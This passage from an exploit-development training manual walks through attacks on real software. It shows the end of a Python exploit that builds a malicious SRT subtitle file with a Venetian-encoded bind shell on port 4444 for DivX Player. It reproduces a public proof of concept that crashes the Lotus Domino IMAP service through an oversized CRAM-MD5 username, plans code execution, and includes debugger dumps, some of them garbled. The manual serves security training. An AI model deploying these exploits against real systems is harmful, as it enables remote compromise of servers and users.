"\x6D\x40\x6D\x80\x83\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40"
"\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80"
"\x68\x6D\x40\x6D\x40\x6D\x80\xce\x6D\x40\x6D\x40\x6D\x80\x60\x6D"
"\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D")
```

```
# PoC Venetian Bindshell on port 4444 - ph33r
shellcode = buffer + ret + xchg_esp + xchg_ecx + align_buffer
shellcode += venetian_writer + crawl + half_bind + rest

f = open(file,'w')
f.write("1\n")
```





```
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(shellcode)
f.close()
print "SRT has been created - ph33r \n";
```

*Final Exploit source code*

EAX now points to the first NULL byte and the venetian writer starts replacing all the zeroes with the second half of our bind shell.

Address	Hex dump	UNICODE	Registers (FPU)
06540700	00 EB 00 E8 00 FF 00 FF 00 9B 00 24 00 88 00 3C	*****	EAX 06540700
065407E0	00 7C 00 78 00 EF 00 4F 00 8B 00 20 00 EB 00 8B	*****	ECX 00000000
06540870	00 8B 00 EE 00 C0 00 AC 00 C0 00 07 00 C0 00 81	*****	EDX 7C903708 ntdll.7C903708
06540880	00 EB 00 3B 00 24 00 75 00 8B 00 24 00 EB 00 8B	*****	EAX 00000000
065408D0	00 4B 00 5F 00 01 00 03 00 8B 00 6C 00 1C 00 C3	*****	ESP 0653EE00
06540920	00 DB 00 8B 00 30 00 40 00 8B 00 1C 00 8B 00 03	*****	EBP 0653EE14
06540930	00 68 00 4E 00 EC 00 FF 00 66 00 66 00 33 00 68	*****	ESI 7C9037BF ntdll.7C9037BF
06540940	00 73 00 5F 00 FF 00 68 00 ED 00 3B 00 FF 00 5F	*****	EDI 00000000
06540950	00 E5 00 81 00 08 00 55 00 02 00 D0 00 09 00 F5	*****	EIP 0653FE41
06540960	00 57 00 D6 00 53 00 53 00 43 00 43 00 FF 00 66	*****	C 0 ES 0023 32bit 0(FFFFFFFF)
06540970	00 11 00 66 00 89 00 95 00 A4 00 70 00 57 00 D6	*****	P 1 CS 001B 32bit 0(FFFFFFFF)
06540980	00 10 00 55 00 D0 00 A4 00 2E 00 57 00 D6 00 55	*****	R 0 SS 0023 32bit 0(FFFFFFFF)
06540990	00 D0 00 E5 00 86 00 57 00 D6 00 54 00 55 00 D0	*****	Z 0 DS 0023 32bit 0(FFFFFFFF)
065409A0	00 68 00 79 00 79 00 FF 00 55 00 D0 00 6A 00 66	*****	S 0 FS 0028 32bit 7FF40000(FFF)
065409B0	00 63 00 89 00 6A 00 59 00 DC 00 E7 00 44 00 E2	*****	T 0 GS 0000 NULL
065409C0	00 C0 00 AA 00 42 00 FE 00 2C 00 8D 00 38 00 AB	*****	D 0
065409D0	00 68 00 FE 00 16 00 75 00 FF 00 58 00 52 00 51	*****	O 0
065409E0	00 6A 00 51 00 55 00 FF 00 68 00 D9 00 CE 00 FF	*****	IOPL 0
065409F0	00 6A 00 FF 00 FF 00 3B 00 FC 00 C4 00 FF 00 52	*****	LastErr ERROR_SUCCESS (00000000)
06540A00	00 D0 00 EF 00 E0 00 53 00 D6 00 D0 00 01 00 81	*****	EFL 00000206 (NO,NO,NE,R,NS,PE,GE,G)
06540A10	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 81	*****	ST0 empty -???
06540A20	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 81	*****	ST1 empty 0.5051573514938354492
06540A30	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 81	*****	ST2 empty 1.9746797004805349610
06540A40	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 81	*****	ST3 empty 0.9636003919075574675
06540A50	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 81	*****	ST4 empty 1.00000000000000000000
06540A60	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 81	*****	ST5 empty 1.00000000000000000000
06540A70	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 81	*****	ST6 empty 0.0
06540A80	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 81	*****	ST7 empty 0.0
06540A90	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 81	*****	OPB 0 2 1 0 ESP U O Z D I
06540AA0	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 81	*****	FCW 027F Cond 1 0 0 0 Err 0 0 1 0 0 0 1 0 (EQ)
06540AB0	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 81	*****	OPB 0 2 1 0 ESP U O Z D I
06540AC0	00 01 00 01 00 01 00 01 00 01 00 01 00 01 00 81	*****	FCW 027F Prec NEAR,58 Mask 1 1 1 1 1 1

Figure 48: EAX pointing to the first NULL byte of the buffer



Address	Hex	Disasm	ASSEMBLY	Registers (FPU)
00401000	54 EB 40 C9	FF FF FF 60 80 6C 24 24 80 45 3C	.....	EAX 00000000
00401001	55 7C 05 39	91 EF 86 4F 18 80 5F 20 01 EB 49 36	.....	ECX 00000000
00401002	56 50 00 01	0F 01 D8 94 C0 74 07 C1 C0 80 01	.....	EDX 7C903708
00401003	57 00 00 24	00 00 00 00 00 00 00 00 00 00 00 00	.....	EBX 00000000 ntdll.7C903708
00401004	58 48 00 0F	00 01 00 00 00 00 00 00 00 00 00 00	.....	ESP 00400000
00401005	59 06 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	EBP 0053EE14
00401006	5A 68 00 4E	00 00 EC FF FF 00 66 00 66 00 33 00 63	.....	ESI 7C90370F ntdll.7C90370F
00401007	5B 73 00 00	00 00 FF 00 00 00 00 00 00 00 00 00	.....	EIP 0053FF97
00401008	5C 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	C 0 ES 0023 32bit 0(FFFFFFFF)
00401009	5D 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	P 0 CS 0010 32bit 0(FFFFFFFF)
0040100A	5E 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	D 0 SS 0023 32bit 0(FFFFFFFF)
0040100B	5F 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	X 0 DS 0023 32bit 0(FFFFFFFF)
0040100C	60 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	I 0 FS 0020 32bit 7FF40000(FFF)
0040100D	61 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	T 0 GS 0000 NULL
0040100E	62 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	D 0 LastErr ERROR_SUCCESS (00000000)
0040100F	63 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	EPL 00000202 (NO,NO,NE,A,NO,PO,OE,G)
00401010	64 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	ST0 empty -?? FFFF 7C910700 7C908E19
00401011	65 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	ST1 empty 0.5061E29514780354492
00401012	66 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	ST2 empty 1.9746797084880349610
00401013	67 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	ST3 empty 0.7036003719075574675
00401014	68 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	ST4 empty 1.000000000000000000000
00401015	69 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	ST5 empty 1.000000000000000000000
00401016	6A 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	ST6 empty 0.0
00401017	6B 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	ST7 empty 0.0
00401018	6C 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	FPU 4022 Cond 1 0 0 0 Err 0 0 1 0 0 1 0 (EO)
00401019	6D 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00	.....	FCW 0E7F Prec NEAR,53 Mask 1 1 1 1 1 1

Figure 49: Venetian writer in action


OllyDbg - DivX Player.exe - [CPU - thread 0000064C]			
File View Debug Plugins Options Window Help			
			
Address	Disasm	Comment	Hex
065407C4	<70 00	J0 SHORT 065407C6	
065407C6	<70 00	J0 SHORT 065407C8	
065407C8	<70 00	J0 SHORT 065407CA	
065407CA	<70 00	J0 SHORT 065407CC	
065407CC	<70 00	J0 SHORT 065407CE	
065407CE	<70 00	J0 SHORT 065407D0	
065407D0	<70 00	J0 SHORT 065407D2	
065407D2	<70 00	J0 SHORT 065407D4	
065407D4	<70 00	J0 SHORT 065407D6	
065407D6	<70 00	J0 SHORT 065407D8	
065407D8	<70 00	J0 SHORT 065407DA	
065407DA	<70 00	J0 SHORT 065407DC	
065407DC	FC	CLD	
065407DD	6A EB	PUSH -15	
065407DF	4D	DEC EBP	
065407E0	E8 F9FFFFFF	CALL 065407DE	
065407E5	60	PUSHAD	
065407E6	8B6C24 24	MOV EBP,DWORD PTR SS:[ESP+24]	
065407EA	8B45 3C	MOV EAX,DWORD PTR SS:[EBP+3C]	

Figure 50: Conditional jumps bridging to shellcode





Figure 51: Getting our shell

Exercise

- 1) Repeat the required steps in order to discover the bad character in memory
- 2) Obtain a shell by fully exploiting DivX Player

$EAX = 0653EEDD$   
 $Shellcode = 065406FF$   
 $Diff = 6162 \text{ Bytes}$   
 $1254121$   
 $\rightarrow 24.07 \rightarrow 25$





## Module 0x05 Function Pointer Overwrites

### Lab Objectives

- Understanding and abusing Function Pointers
- Exploiting Lotus Domino IMAP Server

### Overview

In computer programming, pointers are variables used to store the address of simple data types or class objects. They can also be used to point to function addresses and, in this case, they are classified as function pointers<sup>40</sup>. Dereferencing a function pointer has the effect of calling the function residing at the address pointed by it.

Function pointers give both incredible flexibility, allowing the programmer to build useful “application mechanisms” such as callbacks<sup>41</sup> and a further approach to control execution flow by the attacker point of view.

### Function Pointer Overwrites

When a function is called, the address of the instruction immediately following the call instruction is pushed onto the stack and then popped in to the EIP register when RETN instruction is performed. In classic stack buffer overflows<sup>42</sup>, the attacker gains code execution by overflowing the stack and overwriting a function return address. Nevertheless, there are other methods the attacker can use to gain code execution. There are cases where a vulnerability allows the attacker to overwrite a function pointer. Later on, when the function is called, control is transferred to the overwritten address which usually contains attacker's shellcode. Figure 52 and Figure 53 show respectively a hypothetical legitimate function pointer call and a hijacked one.

retn → Ret eip

<sup>40</sup>[http://en.wikipedia.org/wiki/Function\\_pointer](http://en.wikipedia.org/wiki/Function_pointer)

<sup>41</sup>[http://gethelp.devx.com/techtips/cpp\\_pro/10min/10min0300.asp](http://gethelp.devx.com/techtips/cpp_pro/10min/10min0300.asp)

<sup>42</sup>[http://en.wikipedia.org/wiki/Buffer\\_overflow#Stack-based\\_exploitation](http://en.wikipedia.org/wiki/Buffer_overflow#Stack-based_exploitation)




Figure 52: Legitimate function pointer in memory




Figure 53: Abused function pointer in memory





In the article, "Protecting against Pointer Subterfuge (Kinda!)"<sup>43</sup>, it details the concept behind function pointer abuse and the protections implemented in Windows XP SP2 and Windows Server 2003 SP1 against such attacks. In the code below you can see a small chunk of code taken from [43], presenting a typical function pointer overwrite situation:

```
void foobarFunc() {
    // function code
}


typedef void (*pfv)(void);

int VulnerableFunc(char *szString) {
    char vulnbuf[32];
    strcpy(vulnbuf, szString);
    pfv fp = (pfv)(&foobarFunc); // function pointer to foobarFunc
    // some code
    (*fp)(); // foobarFunc is called
    return 0;
}
```

*Function Pointer Overwrite Vulnerable Code*

Because there is no check on the length of *szString*, the *vulnbuf* stack variable can be overflowed - possibly leading to the overwrite of the function pointer *fp*. If *fp* can be overwritten by the attacker's evil crafted pointer, once *foobarFunc* is called upon the dereference of "fp" pointer, code execution is gained.

<sup>43</sup>[http://blogs.msdn.com/michael\\_howard/archive/2006/01/30/520200.aspx](http://blogs.msdn.com/michael_howard/archive/2006/01/30/520200.aspx)



## IBM Lotus Domino Case Study: IMAP Cram-MD5 Buffer Overflow POC

In this module we will exploit a vulnerability that affected Lotus Domino IMAP service<sup>44</sup> in 2007. The vulnerability allows remote attackers to execute arbitrary code on the *imap* server without the need of authentication.

As explained in the advisory<sup>45</sup>, the flaw occurs during the Cram-MD5<sup>46</sup> authentication process because no checks are performed on the length of the supplied username prior to processing it through a custom copy loop. The vulnerability is triggered when the username supplied by the user is longer than 256 bytes leading to a function pointer overwrite.

Let's examine the first *POC* published on milw0rm by Winny Thomas<sup>47</sup>:

```
#!/usr/bin/python
#
# Remote DOS exploit code for IBM Lotus Domino Server 6.5. Tested on windows
# 2000 server SP4. The code crashes the IMAP server. Since this is a simple DOS
# where 256+ (but no more than 270) bytes for the username crashes the service
# this is likely to work on other windows platform as well. Maybe someone can carry
# this further and come out
# with a code exec exploit.
#
# Author shall bear no responsibility for any screw ups caused by using this code
# Winny Thomas :-)
#

import sys
import md5
import struct
import base64
import socket

def ExploitLotus(target):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((target, 143))
    response = sock.recv(1024)
    print response
```

<sup>44</sup><http://www.securityfocus.com/bid/23172/info>

<sup>45</sup><http://www.securityfocus.com/archive/1/464057>

<sup>46</sup><http://en.wikipedia.org/wiki/CRAM-MD5>

<sup>47</sup><http://www.milw0rm.com/exploits/3602>





```
auth = 'a001 authenticate cram-md5\r\n'
sock.send(auth)
response = sock.recv(1024)
print response

# prepare digest of the response from server
m = md5.new()
m.update(response[2:0])
digest = m.digest()
payload = 'A' * 256
# the following DWORD is stored in ECX
# at the time of overflow the following call is made
# call dword ptr [ecx]. However i couldnt find suitable conditions under
# which a stable pointer to our shellcode
# could be used. Actually i have not searched hard enough :-).

payload += struct.pack('<L', 0x58585858)
# Base64 encode the user info to the server
login = payload + ' ' + digest
login = base64.encodestring(login) + '\r\n'

sock.send(login)
response = sock.recv(1024)
print response

if __name__ == "__main__":
    try:
        target = sys.argv[1]
    except IndexError:
        print 'Usage: %s <imap server>\n' % sys.argv[0]
        sys.exit(-1)
    ExploitLotus(target)

# milw0rm.com [2007-03-29]
```

*POC01 Source Code*

Running the previous POC and attaching the *nimap.exe* process in Immunity Debugger gives the expected result as shown below. You can see that the *ECX* register is under our control and that the *EAX* register points to the end of our controlled buffer.







Figure 54: EAX pointing to the end of the controlled buffer

The original POC states that the function pointer overwrite is triggered with a buffer size between 256 and 270 bytes, this means that if we can find a way to jump into our buffer by exploiting the EAX register, we will have 14 bytes available to run our preliminary shellcode. This is more than enough to jump back to the beginning of our buffer. Furthermore, because our intent is to get a remote shell, 256 bytes of shellcode are not enough! One possibility to get past this is to find a way to inject our payload in memory and then try to reach it by using an egghunter; we will see how to do this later, we first need to control execution.






### Exercise

1) Repeat the require steps in order to crash the IMAP service. Verify your control of the *ECX* and *EAX* registers. What kind of RET is required in order to gain code execution?

BlackHat Vegas 2009




jmp EAX looked @ 6006055D  
6016A41E

## IBM Lotus Domino Case Study: from POC to exploit

Let's analyze the vulnerability trigger in order to make an attack hypothesis. We know that we have control over *ECX* and *EAX* and that the access violation happens while executing a `CALL PTR DWORD [ECX]` instruction. If our intent is to jump at the end of the buffer using a `JMP EAX` instruction, we will need to find a "pointer" somewhere in memory to its address. This happens as the `CALL` instruction will dereference a pointer at the address contained in the *ECX* register and then execute code at the address resulted by the dereferenced operation. Below you can find the attack schema that we are going to follow.

EAX points to where we want to go  
ECX is where we overflow.  
so we need a jmp EAX to place in ECX



EAX points here.

Figure 55: Attack Hypothesis

EAX points here

There's another problem we will face while following the above schema: a `JMP EAX` opcode will redirect the execution flow at the same address that contains the `RET` itself, (*EAX* points to the address containing the *ECX* value), which means that our pointer address will be executed as a sequence of opcodes. We will worry about this issue later on.

Let's try to replace the `0x58585858` value in original POC with a `JMP EAX` instruction address to better understand the first problem explained above. The fastest way to search for a valuable `RET`, in this case, is probably the Immunity Debugger PyCommand bar. Typing `!search JMP EAX` you will receive many return addresses quickly.




Log data	
Address	Message
60390D9D	Found JMP EAX at 0x60390D9D (C:\Lotus\Domino\nnotes.dll)
603A17FD	Found JMP EAX at 0x603A17FD (C:\Lotus\Domino\nnotes.dll)
6041CCC8	Found JMP EAX at 0x6041CCC8 (C:\Lotus\Domino\nnotes.dll)
6041D2BB	Found JMP EAX at 0x6041D2BB (C:\Lotus\Domino\nnotes.dll)
6051EF2D	Found JMP EAX at 0x6051EF2D (C:\Lotus\Domino\nnotes.dll)
6055E887	Found JMP EAX at 0x6055E887 (C:\Lotus\Domino\nnotes.dll)
60579E26	Found JMP EAX at 0x60579E26 (C:\Lotus\Domino\nnotes.dll)
60608499	Found JMP EAX at 0x60608499 (C:\Lotus\Domino\nnotes.dll)
60608507	Found JMP EAX at 0x60608507 (C:\Lotus\Domino\nnotes.dll)
6060866F	Found JMP EAX at 0x6060866F (C:\Lotus\Domino\nnotes.dll)
60608737	Found JMP EAX at 0x60608737 (C:\Lotus\Domino\nnotes.dll)
606E683D	Found JMP EAX at 0x606E683D (C:\Lotus\Domino\nnotes.dll)
607920FD	Found JMP EAX at 0x607920FD (C:\Lotus\Domino\nnotes.dll)
60796ABD	Found JMP EAX at 0x60796ABD (C:\Lotus\Domino\nnotes.dll)
607BCBFA	Found JMP EAX at 0x607BCBFA (C:\Lotus\Domino\nnotes.dll)
60985930	Found JMP EAX at 0x60985930 (C:\Lotus\Domino\nnotes.dll)
